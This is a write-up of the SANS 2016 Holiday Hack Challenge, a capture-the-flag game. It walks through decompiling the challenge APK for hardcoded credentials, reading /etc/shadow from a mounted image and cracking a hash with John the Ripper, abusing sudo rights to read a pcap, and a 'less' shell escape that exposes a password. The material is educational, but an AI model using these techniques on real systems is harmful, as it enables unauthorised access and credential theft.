

SANS 2016 Holiday Hack Challenge

Write-Up by Dan Roberts (droberts29@gmail.com)

A big thank you to Ed Skoudis, Josh Wright, and the many artists, developers and other talented people who produced this challenge and keep the tradition going every year.

The 2016 SANS Holiday Hack Challenge asks us to solve the mystery of Santa's disappearance.

The story begins in the home of Josh and Jessica Dosis, where Santa was abducted. There, Santa has dropped a business card containing the first clues: his Twitter and Instagram usernames.



Santa's Twitter feed contains a series of unusual messages.



A screenshot of a Twitter feed showing three tweets from the account @SantaWClaus. Each tweet consists of a single character followed by a long string of characters and a truncated message. The tweets are timestamped as Nov 14.

Character	Tweet Content	Message
N	NORTHPOLEHOHOHOELFf.....]PEACEONEARTHHOHOHOSA NTAQ	PEACEONEARTHHOHOHOSA
S	SANTASANTAJOYELFQQf.....]PEACEONEARTHCHRISTMASE LF	PEACEONEARTHCHRISTMASE
C	CHRISTMASELSELFJOYf.....]HOHOHOSANTAHOOHOELFJO YQ	HOHOHOSANTAHOOHOELFJO

What is the secret message in Santa's tweets?

At first, it appears that there is an encoded message inside of Santa's tweets. To better analyze these, I copy them to a text file. It looks like every line contains the string "ELF"; that may or may not be the case, but filtering on this string will get rid of the extra text from the Twitter website and give me a better idea of what I'm looking at. When I grep the relevant lines, it becomes apparent that this is a message spelled out in ASCII art.

```
root@kali:~# grep ELF tweets.txt
SANTAELFHOHOHOCHRISTMASSANTACHRISTMASPEACEONEARTHCHRISTMASELFSANTAELFHOHOHO
GOODWILLTOWARDSMENGODWILLTOWARDSMENJOYHOHOHOJOYELFELFPEACEONEARTHJOYHOHOHO
GOODWILLTOWARDSMENSANTACHRISTMASCHRISTMASPEACEONEARTHNORTHPOLEHOHOHOELFELFQ
JOYNORTHPOLECHRISTMASPEACEONEARTHNORTHPOLEJOYGOODWILLTOWARDSMENELFCHRISTMAS
CHRISTMASGOODWILLTOWARDSMENELFHOHOHOCHRISTMASPEACEONEARTHPEACEONEARTHJOYELF
HOHOHOGOODWILLTOWARDSMENNORTHPOLEGODWILLTOWARDSMENSANTAPEACEONEARTHHELPFELFQ
GOODWILLTOWARDSMENP????????????????????????????????4CHRISTMASJOYELFELFSANTAQ
NORTHPOLEHOHOHOELFF.....]PEACEONEARTHHOHOHOSANTAQ
SANTASANTAJOYELFQQF.....]PEACEONEARTHCHRISTMASSELF
CHRISTMASSELFELFJOYF.....]HOHOHOSANTAHOOHOELFJOYQ
NORTHPOLEELFELFELFELFF.....]PEACEONEARTHHOHOHOSANTAQ
PEACEONEARTHSANTAQF.....]PEACEONEARTHNORTHPOLEELF
SANTAELFELFJOYJOYQF.....aaaaaa/.....aaaaa.....]PEACEONEARTHNORTHPOLEELF
GOODWILLTOWARDSMENF.....QQWQWQF.....]ELFWQ.....]HOHOHOHOHOHOCHRISTMASJOY
NORTHPOLEELFJOYJOYF.....SANTAQF.....]JOYQQ.....]NORTHPOLEPEACEONEARTHELF
SANTAPEACEONEARTHQF.....HOHOHOF.....]SANTA.....]PEACEONEARTHCHRISTMASSELF
ELFSANTASANTAJOYQQF.....HOHOHOF.....]JOYQW.....]CHRISTMASPEACEONEARTHJOY
JOYHOHOHONORTHPOLEF.....SANTAQ[.....)ELFQE.....]PEACEONEARTHPEACEONEARTH
JOYPEACEONEARTHELFF.....)JOYQ@.....??'.....]SANTAPEACEONEARTHHOHOHQ
GOODWILLTOWARDSMENW.....]jJOYNORTHPOLEJOYELFSANTAQ
HOHOHOSANTAJOYELFQQ.....]GOODWILLTOWARDSMENHOHOHQ
GOODWILLTOWARDSMENQL.....)L.....]jHOHOHOHOHOCHRISTMASELFQ
CHRISTMASHOOHOELFQQ.....dQ,.....<GOODWILLTOWARDSMENHOHOHQ
GOODWILLTOWARDSMENQQL.....<QQm,....._HOHOHOHOHOCHRISTMASSELFELF
SANTACHRISTMASSELFELFQc....._mJOYQc.....aPEACEONEARTHCHRISTMASSANTAQQ
CHRISTMASPEACEONEARTHQw....._mSANTAwmaawGOODWILLTOWARDSMENSANTAJOYELFQ
PEACEONEARTHELFSANTAELFQw,,..._yHOHOHOELFQWQWQGOODWILLTOWARDSMENHOHOHOSANTA
ELFHOHOHONORTHPOLEELFJOYNGOODWILLTOWARDSMENCHRISTMASSANTACHRISTMASJOYSANTAQ
ELFELFHOOHOHOHOHOHOHOHOHONORTHPOLEJOYHOHOHOGOODWILLTOWARDSMENELFELFELFSANTAQ
ELFHOHOHOJOYPEACEONEARTHPEACEONEARTHJOYGOODWILLTOWARDSMENJOYELFPEACEONEARTH
GOODWILLTOWARDSMENJOYGOODWILLTOWARDSMENGODWILLTOWARDSMENSANTAEFLJOYJOYJOYQ
ELFSANTAPEACEONEARTHJOYJOYQQDT?????????????????4NORTHPOLEPEACEONEARTHELF
NORTHPOLENORTHPOLESANTAQWT^.....]NORTHPOLEELFHOHOHOJOYELF
HOHOHOHOHOCHRISTMASQQP`.....]JOYGOODWILLTOWARDSMENELF
ELFPEACEONEARTHSANTAQQ(.....]HOHOHOSANTACHRISTMASJOYQ
JOYJOYCHRISTMASSELFJOY(.....]GOODWILLTOWARDSMENHOHOHO
CHRISTMASSELFELFELFQQF.....]HOHOHONORTHPOLEJOYELFJOY
HOHOHOELFSANTAELFQO(.....]GOODWILLTOWARDSMENHOHOHO
```

The full message reads “BUG BOUNTY”. I file this away as an additional clue.

What is inside the ZIP file distributed by Santa's team?

I now turn to Santa's Instagram photos.

The image shows a screenshot of a web browser displaying the Instagram profile of 'santawclaus'. The profile picture is a circular image of a Santa Claus figurine. The profile information shows 3 posts, 480 followers, and 189 following. The bio reads: 'SantaClaus Father Christmas, St Nicholas, Elf Supreme. twitter.com/santawclaus'.

Below the profile are three thumbnail images of Santa's posts:

- The first post shows a laptop screen displaying a PowerShell command to download 'SantaGram_v4.2.zip' from 'www.northpolewonderland.com'.
- The second post shows a large Christmas tree at night with 52 likes and 0 comments.
- The third post shows a fireplace with a snowman figurine standing next to it.

At the top of the laptop screen in the first photo is part of a PowerShell command referencing a file `SantaGram_v4.2.zip`, and nearby is the printed output of an nmap scan showing target hostname `www.northpolewonderland.com`.



I try putting these clues together, and find that I'm able to download the zip file from http://www.northpolewonderland.com/SantaGram_v4.2.zip.

```
root@kali:~# wget http://www.northpolewonderland.com/SantaGram_v4.2.zip
--2016-12-21 23:52:33-- http://www.northpolewonderland.com/SantaGram_v4.2.zip
Resolving www.northpolewonderland.com (www.northpolewonderland.com)... 130.211.124.143
Connecting to www.northpolewonderland.com (www.northpolewonderland.com)|130.211.124.143|:80...
connected.
HTTP request sent, awaiting response... 200 OK
Length: 1963026 (1.9M) [application/zip]
Saving to: 'SantaGram_v4.2.zip.1'

SantaGram_v4.2.zip.1
100%[=====] 1.87M
1.33MB/s   in 1.4s

2016-12-21 23:52:35 (1.33 MB/s) - 'SantaGram_v4.2.zip.1' saved [1963026/1963026]
```

A password is required to unzip the file contents. I try ‘bugbounty’ since that’s all I know so far.

```
root@kali:~# unzip SantaGram_v4.2.zip
Archive: SantaGram_v4.2.zip
[SantaGram_v4.2.zip] SantaGram_4.2.apk password:
  inflating: SantaGram_4.2.apk
```

Success! I now have a file named SantaGram_4.2.apk.

What username and password are embedded in the APK file?

I’ve had to side-load applications onto Android devices before, so I recognize the APK file as software package for that platform. Its contents can be unpacked simply by unzipping it.

```
root@kali:~# unzip SantaGram_4.2.apk
Archive: SantaGram_4.2.apk
  inflating: AndroidManifest.xml
  inflating: META-INF/CERT.RSA
  inflating: META-INF/CERT.SF
  inflating: META-INF/MANIFEST.MF
  inflating: assets/tou.html
  inflating: classes.dex
(...)
```

Now that I’ve got the contents of the APK file, I inspect it for additional clues. First I use dex2jar to generate a jar file containing Java class files. I then load the jar file into a Java decompiler and look through the decompiled bytecode, which is pretty readable.


```

root@kali:~# dex2jar classes.dex
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.15
dex2jar classes.dex -> classes_dex2jar.jar
Done.

root@kali:~# java -jar jd-gui-1.4.0.jar classes_dex2jar.jar

```

The decompiler I use is jd. It has a GUI that lets me explore the structure of the program graphically and easily search for keywords. My first search is for the word “password”.



The embedded username is guest and its password is busyreindeer78.

What is the name of the audible component (audio file) in the SantaGram APK file?

If there's an audio file in the APK file, it probably got unpacked along with all of the other files I unzipped earlier. I run find to see if there's an mp3 somewhere in the directory tree.

```
root@kali:~# find . -name *mp3 -print
res/raw/discombobulatedaudio1.mp3
```

I load the mp3 in my audio player. It isn't immediately clear what I'm listening to, though it sounds like slowed speech. The challenge states that I can solve the mystery with as few as 5 audio files, so I'll wait until I've collected a few more then try tweaking them in Audacity, the free open source digital audio editor.

What is the password for the "cranpi" account on the Cranberry Pi system?

To answer this question, I have to explore the Holiday Hack Quest game, which is an MMPORG that participants move around in to solve puzzles and collect clues to solve the challenge.

In the Quest game, I leave the Dosis house by way of Santa's bag of presents, which turns out to be a portal to the North Pole. There I meet a non-player character (NPC) named Holly Evergreen who sets me on my first task, to find all of the pieces to build a Cranberry Pi computer that will be used to access terminals that unlock doors throughout North Pole.

After collecting a power cord, heat sink, SD card, HDMI cable, and Cranberry Pi board, I return to Holly and she provides a link to download the Cranbian Pi disk image (<https://www.northpolewonderland.com/cranbian.img.zip>)

The disk image is easily mounted within Linux and can be explored like any other Linux filesystem. Here is how I do it:

1. Unzip the cranbian.img.zip file.
2. Run fdisk -l on the resulting cranbian-jessie.img file and take note of both the sector size (512 bytes) and the start sector of the Linux partition to mount (137216).
3. Multiply the two numbers together to get the offset value.
4. Create a directory to mount the filesystem to (/mnt/pi).
5. Run mount with arguments -t ext4 (this is the file system type) and -o offset=70254592
6. Now use ls, cd, find, and any other of the usual Linux filesystem commands to explore the cranbian pi disk image.

```

root@kali:~# unzip cranbian.img.zip
Archive: cranbian.img.zip
  inflating: cranbian-jessie.img

root@kali:~# fdisk -l cranbian-jessie.img
Disk cranbian-jessie.img: 1.3 GiB, 1389363200 bytes, 2713600 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x5a7089a1

Device            Boot  Start    End Sectors  Size Id Type
cranbian-jessie.img1      8192 137215 129024   63M  c W95 FAT32 (LBA)
cranbian-jessie.img2     137216 2713599 2576384 1.2G  83 Linux

root@kali:~# mkdir /mnt/pi
root@kali:~# mount -t ext4 -o offset=70254592 cranbian-jessie.img /mnt/pi/
root@kali:~# ls /mnt/pi
bin  dev  home  lost+found  mnt  proc  run  srv  tmp  var
boot etc  lib   media      opt  root  sbin  sys  usr

```

User account passwords in Linux are stored in /etc/shadow, and I find a hash for the cranpi user there. I use John The Ripper to determine what the password is.

```

root@kali:/mnt/pi# grep cranpi /etc/shadow
cranpi:$6$2AXLbEoG$zZlwSwrUSD02cm8ncL6pmYY/39DUai30GfnBbDNjtx2G99qKbhnidxinanEhahBINm/2YyjFihxg7tg
c343b0:17140:0:99999:7:::

root@kali:/mnt/pi# john --wordlist=/usr/share/wordlists/rockyou.txt etc/shadow
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
yummycookies (cranpi)
1g 0:00:14:44 DONE (2016-12-13 11:23) 0.001130g/s 513.6p/s 513.6c/s 513.6C/s yveth..yulyul
Use the "--show" option to display all of the cracked passwords reliably
Session completed


```

Password: yummycookies

How did you open each terminal door and where had the villain imprisoned Santa?

I visit each locked door within the Quest game with my assembled Cranberry Pi. Each terminal contains a task that provides a passphrase to open the door when completed.

Elf House #1



```
*****
*                                         *
*To open the door, find both parts of the passphrase inside the /out.pcap file*
*                                         *
*****
scratchy@45eed9cf28c0:$
```

The task inside this terminal is to recover a passphrase from within a packet capture file.

I first try to take a look at the pcap file using tcpdump; however this user (scratchy) doesn't have permission to the file, so I need to find a way to elevate my access. Sudo is a program in Linux that allows users to run commands as another user. To see whether sudo is configured for my account, I use the command sudo -l and find out that I can run tcpdump and strings as another user named itchy.

```
scratchy@45eed9cf28c0:$ sudo -l
sudo: unable to resolve host 45eed9cf28c0
Matching Defaults entries for scratchy on 45eed9cf28c0:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User scratchy may run the following commands on 45eed9cf28c0:
    (itchy) NOPASSWD: /usr/sbin/tcpdump
    (itchy) NOPASSWD: /usr/bin/strings
```

Using sudo, I run tcpdump with the following command line options:

- -X to output each packet in both hex and ascii
- -r to read from a pcap file rather than monitor a network interface

```
scratchy@45eed9cf28c0:/$ sudo -u itchy tcpdump -X -r /out.pcap
11:28:00.521900 IP 192.168.188.130.http > 192.168.188.1.52102: Flags [P.], seq 188:301, ack 1
60, win 235, options [nop,nop,TS val 638274 ecr 2773686864], length 113
    0x0000:  4500 00a5 686c 4000 4006 d811 c0a8 bc82 E...hl@. .....
    0x0010:  c0a8 bc01 0050 cb86 9417 d5df aa4f af92 .....P.....0..
    0x0020:  8018 00eb fa6c 0000 0101 080a 0009 bd42 .....l....B
    0x0030:  a553 1a50 3c68 746d 6c3e 0a3c 6865 6164 .S.P<html>.<head>
    0x0040:  3e3c 2f68 6561 643e 0a3c 626f 6479 3e0a ></head>.<body>.
    0x0050:  3c66 6f72 6d3e 0a3c 696e 7075 7420 7479 <form>.<input ty
    0x0060:  7065 3d22 6869 6464 656e 2220 6e61 6d65 pe="hidden".name
    0x0070:  3d22 7061 7274 3122 2076 616c 7565 3d22 ="part1".value="
    0x0080:  7361 6e74 6173 6c69 2220 2f3e 0a3c 2f66 santasli"../>.</f
    0x0090:  6f72 6d3e 0a3c 2f62 6f64 793e 0a3c 2f68 orm>.</body>.</h
    0x00a0:  746d 6c3e 0a tml>.
```

Alternatively, I could have used the strings command. Strings will display only the printable character strings inside a file; in this case, I'm looking for the ascii characters that make up the HTTP requests and responses and any HTML or other text content that is displayed to the user.


```
scratchy@45eed9cf28c0:/$ sudo -u itchy strings /out.pcap
(...)
P<html>
<head></head>
<body>
<form>
<input type="hidden" name="part1" value="santasli" />
</form>
</body>
</html>
```

So the first part of the passphrase is santasli. The second half of the passphrase is contained in a binary file download that was captured in the pcap. By default, strings looks for single-7-bit-byte characters. There are other ways to encode characters, and strings provides a way to look for those as well. I try other options using the -e command line argument and find a string encoded in 16-bit little endian.

```
scratchy@e0a84bb17272:/$ sudo -u itchy strings -el /out.pcap
sudo: unable to resolve host e0a84bb17272
part2:ttlehelper
```

Password: santaslittlehelper

Workshop



```
*****
*
* To open the door, find the passphrase file deep in the directories.
*
*****
elf@42084ddc51ef:~$
```

The next door I visit is in Santa's Workshop. The task tells us that there is a passphrase buried somewhere deep in the file system.

In Linux, directory and file names that start with a period are not displayed by the ls command unless the -a option is used. It's also possible to use spaces and special characters like forward slashes that are significant to the shell, and have to be escaped when typing them on the command line to prevent the operating system from interpreting them.

I start off by listing the contents of my home directory.

```
elf@42084ddc51ef:~$ ls -la
total 32
drwxr-xr-x 20 elf  elf  4096 Dec  6 19:40 .
drwxr-xr-x 22 root root 4096 Dec  6 19:40 ..
-rw-r--r--  1 elf  elf   220 Nov 12 2014 .bash_logout
-rw-r--r--  1 elf  elf  3924 Dec  6 19:40 .bashrc
drwxr-xr-x 18 root root 4096 Dec  6 19:40 .doormat
-rw-r--r--  1 elf  elf   675 Nov 12 2014 .profile
drwxr-xr-x  2 root root 4096 Dec  6 19:39 temp
drwxr-xr-x  2 root root 4096 Dec  6 19:39 var
```

There is a folder named .doormat here, so I perform a recursive directory listing to see what's inside. There are many convoluted paths and files, but one stands out to me: a file named key_for_the_door.txt.

```
elf@42084ddc51ef:~$ ls -laR .doormat
(...)
./doormat/. / /\ \ /Don't Look Here!/You are persistent, aren't you?/':
., ., key_for_the_door.txt
```

It requires some careful thought to traverse this directory structure with all of its special characters, but there's an easier way to get what I want without all that work. The following command will traverse all of those directories and display the contents of the specified filename.

```
elf@42084ddc51ef:~$ find . -name key_for_the_door.txt -exec cat {} +  
key: open_sesame
```

Password: open_sesame

DFER (Dungeon For Errant Reindeer)

```
sudo: unable to resolve host 193f464c976c  
*****  
*  
* Find the passphrase from the wumpus. Play fair or cheat; it's up to you. *  
*  
*****  
elf@193f464c976c:~$
```

The next task is to defeat the wumpus, a monster in a fictional computer game located in the home directory of this terminal.

```
elf@193f464c976c:~$ ./wumpus  
Instructions? (y-n) y  
Sorry, but the instruction file seems to have disappeared in a  
puff of greasy black smoke! (poof)  
You're in a cave with 20 rooms and 3 tunnels leading from each room.  
There are 3 bats and 3 pits scattered throughout the cave, and your  
quiver holds 5 custom super anti-evil Wumpus arrows. Good luck.  
You are in room 16 of the cave, and have 5 arrows left.  
*sniff* (I can smell the evil Wumpus nearby!)  
There are tunnels to rooms 5, 7, and 11.  
Move or shoot? (m-s)
```

Running the game doesn't reveal much, as it tells me that the instructions have disappeared in a puff of smoke! I play and lose several times, then quit out of the game to look for clues. A Google search reveals that this is an early computer game known as Hunt The Wumpus, and the man page is readily available.

WUMP(6) BSD Games Manual WUMP(6)

NAME

wump – hunt the wumpus in an underground cave

SYNOPSIS

wump [-h] [-a arrows] [-b bats] [-p pits] [-r rooms] [-t tunnels]

DESCRIPTION

The game wump is based on a fantasy game first presented in the pages of People's Computer Company in 1973. In Hunt the Wumpus you are placed in a cave built of many different rooms, all interconnected by tunnels. Your quest is to find and shoot the evil Wumpus that resides elsewhere in the cave without running into any pits or using up your limited supply of arrows.

The options are as follows:

-a

Specifies the number of magic arrows the adventurer gets. The default is five.

-b

Specifies the number of rooms in the cave which contain bats. The default is three.

-h

Play the hard version -- more pits, more bats, and a generally more dangerous cave.

-p

Specifies the number of rooms in the cave which contain bottomless pits. The default is three.

-r

Specifies the number of rooms in the cave. The default cave size is twenty-five rooms.

-t

Specifies the number of tunnels connecting each room in the cave to another room. Beware, too many tunnels in a small cave can easily cause it to collapse! The default cave room has three tunnels to other rooms.

While wandering through the cave you'll notice that, while there are tunnels everywhere, there are some mysterious quirks to the cave topology, including some tunnels that go from one room to another, but not necessarily back! Also, most pesky of all are the rooms that are home to large numbers of bats, which, upon being disturbed, will en masse grab you and move you to another portion of the cave (including those housing bottomless pits, sure death for unwary explorers).

Fortunately, you're not going into the cave without any weapons or tools, and in fact your biggest aids are your senses; you can often smell the rather odiferous Wumpus up to two rooms away, and you can always feel the drafts created by the occasional bottomless pit and hear the rustle of the bats in caves they might be sleeping within.

To kill the wumpus, you'll need to shoot it with one of your magic arrows. Fortunately, you don't have to be in the same room as the creature, and can instead shoot the arrow from as far as three or four rooms away!

When you shoot an arrow, you do so by typing in a list of rooms that you'd like it to travel to. If at any point in its travels it cannot find a tunnel to the room you specify from the room it's in, it will instead randomly fly down one of the tunnels, possibly, if you're real unlucky, even flying back into the room you're in and hitting you!

Setting aside for the moment that I found this, I run strings against the binary and come up with a few interesting looking results.

```
elf@193f464c976c:~$ strings wumpus
(...)
usage: wump [parameters]
(...)
a:b:hp:r:t:
(...)
*thunk* The arrow can't find a way from %d to %d and flys back into
your room!
```

It appears that the executable takes command line parameters. I'm willing to bet they are -a, -b, -hp, -r, and -t, which correspond with the parameters shown at the beginning of the game (arrows, bats, pits, rooms, and tunnels). I suspect I can change some of these parameters to improve my odds of winning, and I think I've also discovered that I can shoot an arrow into another room besides the one I'm currently in. After a bit of trial and error, I'm able to win the game in 1 turn.

```
elf@193f464c976c:~$ ./wumpus -r 6
Instructions? (y-n) n
You're in a cave with 6 rooms and 3 tunnels leading from each room.
There are 3 bats and 3 pits scattered throughout the cave, and your
quiver holds 5 custom super anti-evil Wumpus arrows. Good luck.
You are in room 3 of the cave, and have 5 arrows left.
*rustle* *rustle* (must be bats nearby)
*whoosh* (I feel a draft from some pits).
*sniff* (I can smell the evil Wumpus nearby!)
There are tunnels to rooms 1, 2, and 4.
Move or shoot? (m-s) s 1
*thwock!* *groan* *crash*
A horrible roar fills the cave, and you realize, with a smile, that you
have slain the evil Wumpus and won the game! You don't want to tarry for
long, however, because not only is the Wumpus famous, but the stench of
dead Wumpus is also quite well known, a stench plenty enough to slay the
mightiest adventurer at a single whiff!!
Passphrase:
WUMPUS IS MISUNDERSTOOD
```

Passphrase: WUMPUS IS MISUNDERSTOOD

Santa's Office

```
GREETINGS PROFESSOR FALKEN.
```

This terminal greets me with a line straight out of the 1983 film War Games, a hacker classic! There are multiple videos on YouTube that show this scene from the movie, where David Lightman has a conversation with a computer named WOPR from his home computer using an acoustic coupler modem. It's important to type in the responses exactly as Matthew Broderick's character did in the movie. When you get the entire sequence right, you'll get the passphrase.

Passphrase: LOOK AT THE PRETTY LIGHTS

Workshop - Train Station

```
Train Management Console: AUTHORIZED USERS ONLY

===== MAIN MENU =====

STATUS: Train Status
BRAKEON: Set Brakes
BRAKEOFF: Release Brakes
START: Start Train
HELP: Open the help document
QUIT: Exit console

menu:main> [red cursor]
```

This terminal displays a menu to control the train. When I type HELP, documentation for using the train is shown along with a recipe for baking a cranberry pie. I learn that a password is needed to start the train.

```

Help Document for the Train
**STATUS** option will show you the current state of the train (brakes, boiler, boiler temp, coal level)
**BRAKEON** option enables the brakes. Brakes should be enabled at every stop and while the train is not in use.
**BRAKEOFF** option disables the brakes. Brakes must be disabled before the **START** command will execute.
**START** option will start the train if the brake is released and the user has the correct password.
**HELP** brings you to this file. If it's not here, this console cannot do it, unLESS you know something I don't.

```

Since the output is longer than the average terminal window, the author has used the less command to allow viewing the help file one page at a time. Less has a lot of features, one being the ability to run a shell command.

I issue the command !cat * inside less to view the contents of all the files in the current working directory, and find the password to start the train included in the source code for the shell script that controls the train.

```

#!/bin/bash
HOMEDIR="/home/conductor"
CTRL="$HOMEDIR/"
DOC="$HOMEDIR/TrainHelper.txt"
PAGER="less"
BRAKE="on"
PASS="24fb3e89ce2aa0ea422c3d511d40dd84"

```


Following the documentation, I enter the commands BRAKEOFF and START, then enter the password. An ASCII art flux capacitor from the Back to the Future movies is displayed with its controls set to take me back in time to 1978, and all I have to do is press enter to activate it.

```
***** TIME TRAVEL TO 1978 SUCCESSFUL! *****
```

